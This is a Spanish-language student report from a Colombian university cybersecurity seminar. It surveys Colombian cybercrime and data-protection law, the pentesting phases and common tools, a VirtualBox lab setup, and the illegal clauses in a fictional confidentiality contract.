CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y READ TEAM

JHON EDUER LOPEZ TRUJILLO

ASESOR:
EVER LUIS ARROYO BARON

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
DICIEMBRE 2024

RESUMEN

Hoy en día abordar el análisis y la contención de ataques cibernéticos desde la perspectiva de equipos Red Team y Blue Team es de suma importancia para las diferentes empresas y entidades ya sean privadas o del sector público, es por esta razón que basándonos en escenarios prácticos como los propuestos en el seminario especializado: equipos estratégicos en Ciberseguridad Red Team & Blue Team se puede profundizar más en este campo. Mediante el desarrollo de cada una de las etapas, se analizan diferentes aspectos como el ámbito legal, vulnerabilidades explotadas en ejercicios previos del equipo Red Team, proponiendo medidas de hardenización para prevenir su repetición y fortaleciendo la postura defensiva de la infraestructura informática. Por otro lado, se describen herramientas clave para la contención de ataques, como firewalls, IPS, sistemas de control de acceso y antivirus avanzados, así como las funciones de un SIEM, que centraliza la gestión de eventos y facilita la detección y respuesta ante amenazas en tiempo real. Estas acciones permiten abordar el problema desde una perspectiva técnica y estratégica, garantizando la protección de la información crítica.

Asimismo, se destaca la importancia de implementar un enfoque metodológico que combine la contención de incidentes en tiempo real con la evaluación continua de riesgos y la aplicación de mejores prácticas. La utilización de herramientas accesibles, como aquellas con licencia libre y/o GPL, las cuales son soluciones sostenibles que no comprometen la eficacia en la respuesta a incidentes. Este trabajo también enfatiza el papel del Blue Team en la identificación de situaciones no éticas o no legales, así como la implementación de medidas de seguridad efectivas y la promoción de una cultura organizacional enfocada en la ciberseguridad.

ÍNDICE

pág.

GLOSARIO

Ciberseguridad: Son el conjunto de políticas, procedimientos y tecnologías utilizadas para proteger la información y los sistemas de información del gobierno y entidades contra amenazas cibernéticas. Se fundamenta en la confidencialidad, integridad y disponibilidad de los datos, así como en la prevención, detección y respuesta ante posibles ataques.

Equipos Red Team & Blue Team: Los equipos Red Team están especializados en simular ataques cibernéticos con el objetivo de identificar vulnerabilidades en los sistemas de información. Por otro lado, los equipos Blue Team se encargan de la detección, análisis y respuesta ante posibles intrusiones, así como de fortalecer las defensas del sistema.

Pentesting (Pruebas de Penetración): Consiste en simular ataques cibernéticos controlados para evaluar la seguridad de los sistemas informáticos. Se utilizan técnicas y herramientas avanzadas para identificar y explotar vulnerabilidades, permitiendo a las organizaciones detectar y corregir debilidades en sus defensas.

Herramientas Avanzadas de Pentesting: Incluyen software y dispositivos diseñados para realizar pruebas de penetración de manera automatizada y eficiente. Estas herramientas permiten escanear, identificar y explotar vulnerabilidades en sistemas y redes, facilitando la evaluación de la seguridad y la implementación de medidas correctivas.SIEM:

Firewall (Hardware o Software): Filtran el tráfico de red entrante y saliente basado en reglas predefinidas. Pueden ser implementados como dispositivos físicos o aplicaciones.

Antivirus: software de seguridad que detecta, bloquea y aísla archivos o procesos maliciosos en tiempo real, además de contener la propagación del ataque en el sistema.

IPS/IDS (Snort, Suricata.): Un IPS analiza el tráfico de red en tiempo real y toma medidas activas para detener actividades maliciosas basadas en firmas o comportamientos sospechosos.

Software de Control de Acceso a Aplicaciones (Application Control): Permite definir qué aplicaciones están autorizadas para ejecutarse en los sistemas y bloquea las no aprobadas.

INTRODUCCIÓN

Teniendo en cuenta los diferentes riesgos y vulnerabilidades que se encuentran actualmente en los sistemas informáticos, la ciberseguridad se ha convertido en una prioridad para las diferentes entidades del sector público en Colombia y en todo el mundo. Por ejemplo, en los últimos años, ha habido un aumento considerable de amenazas cibernéticas, tales como malware, phishing, y ransomware, lo cual ha puesto en evidencia las vulnerabilidades de los sistemas informáticos que manejan información sensible y/o confidencial. Estos ataques no solo comprometen la integridad y confidencialidad de la información, sino que también pueden afectar la confianza del público en las instituciones gubernamentales. Ante este panorama, se hace necesaria la implementación de estrategias avanzadas que permitan detectar y mitigar estas amenazas de manera eficiente.

Mediante el desarrollo de la siguiente actividad se pretende contextualizar al estudiante en temas, problemas, necesidades actuales, requerimientos o exigencias del mundo actual y que se puedan dar solución desde el conocimiento que se adquiere con el desarrollo del Seminario especializado equipos estratégicos en ciberseguridad: red team & blue team.

JUSTIFICACIÓN

En un panorama digital donde las amenazas cibernéticas son cada vez más sofisticadas y persistentes, la implementación de medidas de seguridad proactivas y reactivas se ha vuelto esencial para proteger la integridad de los sistemas de información. Mediante el siguiente trabajo se analizan estos escenarios y se proponen estrategias de ciberseguridad a través de la interacción de equipos especializados, como el Red Team y el Blue Team. Mientras que el primero se dedica a simular ataques reales para identificar vulnerabilidades, el segundo trabaja en la defensa activa y en la contención de incidentes en tiempo real. Estas prácticas no solo permiten a las organizaciones anticiparse a las tácticas de los atacantes, sino que también garantizan una respuesta oportuna que minimice el impacto de posibles intrusiones. que no ocurran futuros incidentes en las organizaciones.

Así mismo, observar que la importancia de la seguridad informática radica en la necesidad de preservar la confianza en los sistemas digitales, ya que la vulnerabilidad de estos puede tener repercusiones significativas en la privacidad, la economía y la seguridad nacional. La creciente cantidad de amenazas, como malware, ataques de phishing, vulnerabilidades de software y brechas de seguridad, subraya la urgencia de desarrollar soluciones innovadoras y efectivas para de esta manera mitigar todos estos riesgos.

OBJETIVOS

OBJETIVOS GENERAL

Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en una infraestructura TI.

OBJETIVOS ESPECÍFICOS

- Analizar escenarios propuestos, identificando situaciones no legales o no éticos.
- Realizar identificación y clasificación de manera específica de las herramientas de software que se utilizaron para llevar a cabo el desarrollo de la actividad de equipo Red Team
- Realizar respuesta a las preguntas formuladas en la guía de actividades teniendo en cuenta el problema que se encuentra en los anexos y escenarios referente a equipo Blueteam y por medio del banco de trabajo configurado en la actividad anterior.
- Evaluar el impacto de las vulnerabilidades identificadas en el ejercicio mostrando las etapas de un ataque cibernético, desde el reconocimiento hasta la explotación, proporcionando evidencias claras a través de capturas de pantalla y dando respuesta a cada uno de los interrogantes planteados.
- Efectuar análisis de las acciones necesarias para contener un ataque en tiempo real, así como también las acciones de harderización, las funciones y características principales de un SIEM y herramientas que permitan contener ataques informáticos.

DESARROLLO DEL TRABAJO

- **Dentro del margen legal en Colombia sobre delitos informáticos y protección de datos personales redacte con sus propias palabras que legislación “leyes, decretos” existen actualmente y las características principales de cada ley.**

La legislación colombiana sobre delitos informáticos y protección de datos personales es la siguiente:

Ley 1273 de 2009 Delitos informáticos

Esta ley realizó modificaciones al código penal colombiano para incluir delitos relacionados con el uso indebido de sistemas informáticos, redes y bases de datos, en esta se realiza tipificación de los delitos informáticos, la protección de información y las sanciones aplicables.

Ley 1581 de 2012 Protección de Datos Personales

Esta norma regula el tratamiento de datos personales en el país, en donde se trata el derecho de habeas data que garantiza a los ciudadanos el derecho a conocer, actualizar y rectificar la información personal que se encuentra almacenada en bases de datos para proteger su privacidad. También sobre los responsables y encargados del tratamiento, así como también las sanciones a las empresas o individuos que incumplan las normas sobre el tratamiento adecuado de los datos personales.

Ley 1928 de2018 Aprobación del convenio de Budapest

Esta Ley oficializa la adhesión de Colombia al Convenio sobre la ciberdelincuencia, también conocido como el convenio de Budapest, lo que le permite una mayor cooperación internacional y estandarización en la persecución de ciberdelincuentes. (LEY 1928 DE 2018, 2018)

Ley 1712 de 2014 Ley de Transparencia y acceso a la información pública

Si bien el enfoque principal de esta es sobre garantizar el derecho de acceso a la información tiene disposiciones que regulan el acceso a la información sensible o confidencial.

Decreto 338 de 2022 MinTIC

Este decreto da los lineamientos generales para fortalecer la gobernanza de la seguridad digital, la identificación de infraestructuras críticas cibernéticas y servicios esenciales, la gestión de riesgos y la respuesta a incidentes de seguridad digital

- **En el mundo de la ciberseguridad existen procesos definidos para poder ejecutar de forma organizada lo que se conoce como pruebas de penetración o pentesting; usted como futuro experto deberá redactar con sus palabras y definir cada una de las etapas del pentesting, dentro de la definición incorporará un ejemplo de una herramienta que se utilice para cada una de las etapas del pentesting.**

Reconocimiento (Reconnaissance)

En esta fase se realiza un reconocimiento y una recolección de información sobre el objetivo antes de realizar cualquier acción. La herramienta que se puede utilizar en esta fase es Nmap

Descubrimiento - Escaneo (Scanning)

Se realiza un análisis más profundo con la información recolectada durante el reconocimiento enfocándose en detectar las vulnerabilidades del sistema. Se pueden utilizar herramientas como OpenVas y Nessus.

Enumeración (Enumeration)

En esta fase se enfoca en obtener información sobre los sistemas y servicios descubiertos, como listas de usuarios, recursos compartidos con el propósito de obtener credenciales de acceso. Se pueden utilizar herramientas como Microsoft Threat Modeling Tool la cual permite crear modelos de amenazas y ayudan a visualizar los riesgos y mitigarlos.

Explotación (Exploitation)

En la explotación se intentan aprovechar las vulnerabilidades identificadas en el sistema objetivo para intentar ingresar de forma no autorizada usando herramientas como metasploit o hydra que se utiliza para ataques de fuerza bruta Mantenimiento del Acceso (Post-Exploitation)

Posteriormente a la explotación del sistema el objetivo es mantener el acceso sin ser detectado para realizar esto se pueden crear puertas traseras o crear usuarios con permisos elevados una de las herramientas que se puede utilizar es Mimikatz, netcat o meterpreter

Elaboración de informes

Esta se puede considerar la última fase y se centra en documentar de manera detallada todo lo encontrado como vulnerabilidades descubiertas, los métodos utilizados para la explotación y las soluciones y/o recomendaciones para mitigar los riesgos. Las herramientas que se pueden utilizar en esta fase son Dradis o Faraday

- **Las herramientas de ciberseguridad son de vital importancia, además que existe un gran abanico de posibilidades de herramientas existentes y software especializado para desarrollar herramientas propias. Usted como futuro experto debe definir y explicar las siguientes herramientas:**

Herramientas:

- **Metasploit**

Metasploit Framework es un marco de código abierto basado en Ruby que utilizan los profesionales de la seguridad de la información y los ciberdelincuentes para encontrar, explotar y validar las vulnerabilidades del sistema. El marco consta de varias herramientas de explotación y herramientas de prueba de penetración. (Ciberseguridad, 2024)

- **Nmap**

Nmap "("mapeador de redes") es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales. Aunque generalmente se utiliza Nmap en auditorías de seguridad, muchos administradores de redes y sistemas lo encuentran útil para realizar tareas rutinarias, como puede ser el inventariado de la red, la planificación de actualización de servicios y la monitorización del tiempo que los equipos o servicios se mantiene activos." (Nmap, 2024)

- **OpenVas**

OpenVAS es un escáner de vulnerabilidades con todas las funciones. Sus capacidades incluyen pruebas autenticadas y no autenticadas, varios protocolos industriales y de Internet de alto y bajo nivel, ajuste de rendimiento para escaneos a gran escala y un potente lenguaje de programación interno para implementar cualquier tipo de prueba de vulnerabilidad. El escáner obtiene las pruebas para detectar vulnerabilidades de un feed que tiene un largo historial y actualizaciones diarias. OpenVAS ha sido desarrollado e impulsado por la empresa Greenbone desde 2006. Como parte de la familia de productos comerciales de gestión de vulnerabilidades Greenbone Enterprise Appliance, el escáner forma la Greenbone Community Edition junto con otros módulos de código abierto. (AG, 2024) **Servicios en línea:**

- **ExploitDB**

Es un proyecto sin animo de lucro que fue desarrollado por la compañía Offensive Security, que también es la creadora del sistema operativo Kali Linux. Esta base de datos proporciona una amplia variedad de recursos para pruebas de penetración, investigación y hacking ético (Cilleruelo, 2022)

- **CVE detección**

CVE detección implica el uso de herramientas y técnicas para identificar las vulnerabilidades en sistemas informáticos.

- **Para finalizar esta actividad es importante que usted reconozca, analice y configure "banco de trabajo" lo solicitado en el anexo 1 – Escenario 1 sobre el cual deberá trabajar actividades que contienen un alto grado de tecnicidad. Lo solicitado en el anexo 1 – escenario 1 es lo siguiente:**
- **Paso A: Descargar la herramienta virtualizadora "VirtualBox" en su última versión.**

En la siguiente captura de pantalla se puede evidenciar la descarga e instalación de VirtualBox




Figura Nr 1 fuente: Autoría propia

- **Paso B: Una vez se realice apertura del foro para el desarrollo de la actividad se procederá a compartir enlace de descarga de lo requerido para el montaje del banco de trabajo, las imágenes en formato. OVA las cuales se encuentran ya preconfiguradas**

para ser utilizadas en las actividades de carácter técnico. En las imágenes. OVA existe:

Un sistema operativo windows y un sistema operativo Kali Linux.

Captura de pantalla de inicio de sesión que evidencia la descarga e instalación de KaliLinux




Figura Nr 2 Autoría propia

Captura de pantalla que muestra la instalación de la MV de Windows 7




Figura Nr 3Autoria propia

- **Paso C: Debe validar que exista comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux, recuerde por favor no encender las tres máquinas al tiempo ya que puede colapsar los recursos hardware de su equipo host, encienda primero una máquina Windows y posterior a ello encienda la máquina Kali Linux.**

Captura de pantalla donde se muestra la IP de la MV de kaliLinx 10.0.2.15/24

Figura Nr 4 Autoría propia

Captura de pantalla donde se muestra la IP 10.0.2.6/24 de la MV de Windows




Figura Nr 5

Se muestra el ping realizado desde la MV de Windows hacia KaliLinux




Figura Nr 6 Autoría propia

En la siguiente captura de pantalla se muestra el ping realizado desde la MV de kaliLinux hacia la MV de Windows




Figura Nr 7 Autoría propia

- **Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado "características técnicas de hardware".**

Como se ha evidenciado en el punto anterior se han realizado las capturas de pantalla de la instalación y configuración de las máquinas virtuales MV, sin embargo, la configuración que tiene la MV virtual Windows es la siguiente

Figura Nr 8 Autoría propia

Como se puede ver en figura anterior la MV de Windows tiene configurado 1 procesador, RAM de 4096 MB con memoria de video 18 MB, además están conectados a un NAT llamado pruebaFIT que asigna IP por DHCP

También comparto la configuración de la MV de KaliLinux

Figura Nr 9 Autoría propia

Como se puede ver en figura anterior la MV tiene configurado 2 procesadores, RAM de 5899 MB con memoria de video 96MB, además están conectados a un NAT llamado pruebaFIT que asigna IP por DHCP

- **¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 - Acuerdo usted logra evidenciar algún proceso ilegal y no ético que se esté estipulando en dicho acuerdo? Deberá argumentar su respuesta y señalar los fragmentos ilegales del anexo acuerdo en caso de existir alguna irregularidad.**

Realizando la lectura y el análisis del anexo 2 y el anexo 3, si encuentro procesos ilegales y no éticos los cuales señalo a continuación:

Anexo 2

El apartado que menciona "*CyberFort Technologieses hace entrega de un contrato para el reclutamiento de sus equipos Red team y Blue team; este contrato fue elaborado por un abogado*

que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos. La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna". En esta parte se puede evidenciar negligencia grave por parte de la alta gerencia al no revisar los contratos elaborados por un abogado que fue despedido según se menciona por actividades ilícitas. Se deben revisar los nuevos contratos para que la empresa no se exponga a riesgos legales y/o penales. La utilización de documentos elaborados por una persona vinculada con actividades ilícitas sin revisarlos puede comprometer la validez de los acuerdos a los que se lleguen y dar pie a futuras demandas legales.

Por otro lado, el ARTÍCULO 34. PROHIBICIONES ESPECIALES A LOS PROFESIONALES RESPECTO DE LA SOCIEDAD. Son prohibiciones especiales a los profesionales respecto de la sociedad a) Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes. Considero que no es legal que se realice una prueba de admisión la cual va a solucionar errores y problemas de la empresa, aclaro no significa que estoy en contra de las pruebas de admisión, pero la prueba que plantea la empresa puede ir en contra de las disposiciones legales ya que las pruebas de reclutamiento deben ser transparentes y deben asegurarse de que los candidatos no estén expuestos a situaciones de riesgo legal o que comprometan la integridad de los sistemas de la empresa.

Anexo3

En la Cláusula Primera. Objeto señala "…se obliga a no divulgar…la información confidencial o sobre procesos ilegales dentro de CyberFort Technologies no podrán ser divulgados." Lo anterior atenta contra la ética y la legalidad ya que la confidencialidad no debe cubrir actividades ilegales las cuales deben ser denunciadas y además viola los principios de responsabilidad legal y ética. Se puede decir que no concuerda con lo que menciona el ARTÍCULO 39. DEBERES DE LOS PROFESIONALES PARA CON SUS CLIENTES Y EL PÚBLICO EN GENERAL. Son deberes de los profesionales para con sus clientes y el público en general:

a) Mantener el secreto y reserva, respecto de toda circunstancia relacionada con el cliente y con los trabajos que para él se realizan, salvo obligación legal de revelarla o requerimiento del Consejo Profesional respectivo.
También en la Cláusula Segunda. Definición de información confidencial el Numeral 2

"Cualquier información… datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos"." Las chuzadas o interceptación ilegal es prohibido en Colombia a menos que un juez lo determine de acuerdo con los lineamientos de la Ley 1621 de 2013 y respetando el Art. 15 de la constitución colombiana, además el acceso abusivo a sistemas informáticos está enmarcado como un delito de acuerdo con la Ley 1273 de 2009. No se puede usar un acuerdo de confidencialidad para cubrir actividades delictivas como la interceptación ilegal de comunicaciones.

